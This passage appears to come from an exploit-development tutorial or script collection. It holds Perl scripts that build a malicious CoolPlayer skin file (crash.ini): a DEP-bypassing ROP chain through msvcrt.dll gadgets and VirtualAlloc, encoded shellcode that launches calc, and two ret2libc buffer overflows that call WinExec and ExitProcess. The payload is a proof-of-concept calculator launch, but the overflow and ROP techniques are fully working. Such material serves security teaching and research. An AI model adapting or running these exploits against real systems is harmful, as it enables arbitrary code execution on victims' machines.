$buffer .= pack('V',0x77c4eb80); #ADD EAX,75C13B66 # ADD EAX,5D40C033 # RETN
[msvcrt.dll]
$buffer .= pack('V',0x77c14001); #XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V',0x77c47a26); #POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c47a42); #RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V',0x77c46efb); #POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c2aacc); #JMP [EAX] [msvcrt.dll]
$buffer .= pack('V',0x77c21d16); #POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V',0x77c1110c); #ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
$buffer .= pack('V',0x77c12df9); #PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
$buffer .= pack('V',0x77c35459); #ptr to 'push esp # ret ' [msvcrt.dll]

#NOP Padding
$buffer .="\x90" x 16;

#Calculator shellcode
$buffer .= "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
```

```
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";
open($FILE,">$file");
print $FILE $buffer;
```

ret2libc1.pl

```
$file= "crash.ini";

$header = "[CoolPlayer Skin]\nPlaylistSkin=";

$shellcode = "cmd /c calc&";
$buffer = $header. $shellcode. "A" x (1041 - length ($shellcode));

$buffer .= pack('V', 0x7c8623ad);


open($FILE,">$file");
print $FILE $buffer;
close;
```

ret2libc2.pl

```
$file= "crash.ini";

$header = "[CoolPlayer Skin]\nPlaylistSkin=";

$shellcode = "cmd /c calc&";
$buffer = $header. $shellcode. "A" x (1041 - length ($shellcode));

$buffer .= pack('V', 0x7c8623ad); # winexec
$buffer .= pack('V', 0x7c81cafa); # exitprocess
$buffer .= pack('V', 0x0011EDF7); # cmdline address
$buffer .= pack('V', 0xffffffff); # window style

open($FILE,">$file");
print $FILE $buffer;
close;
```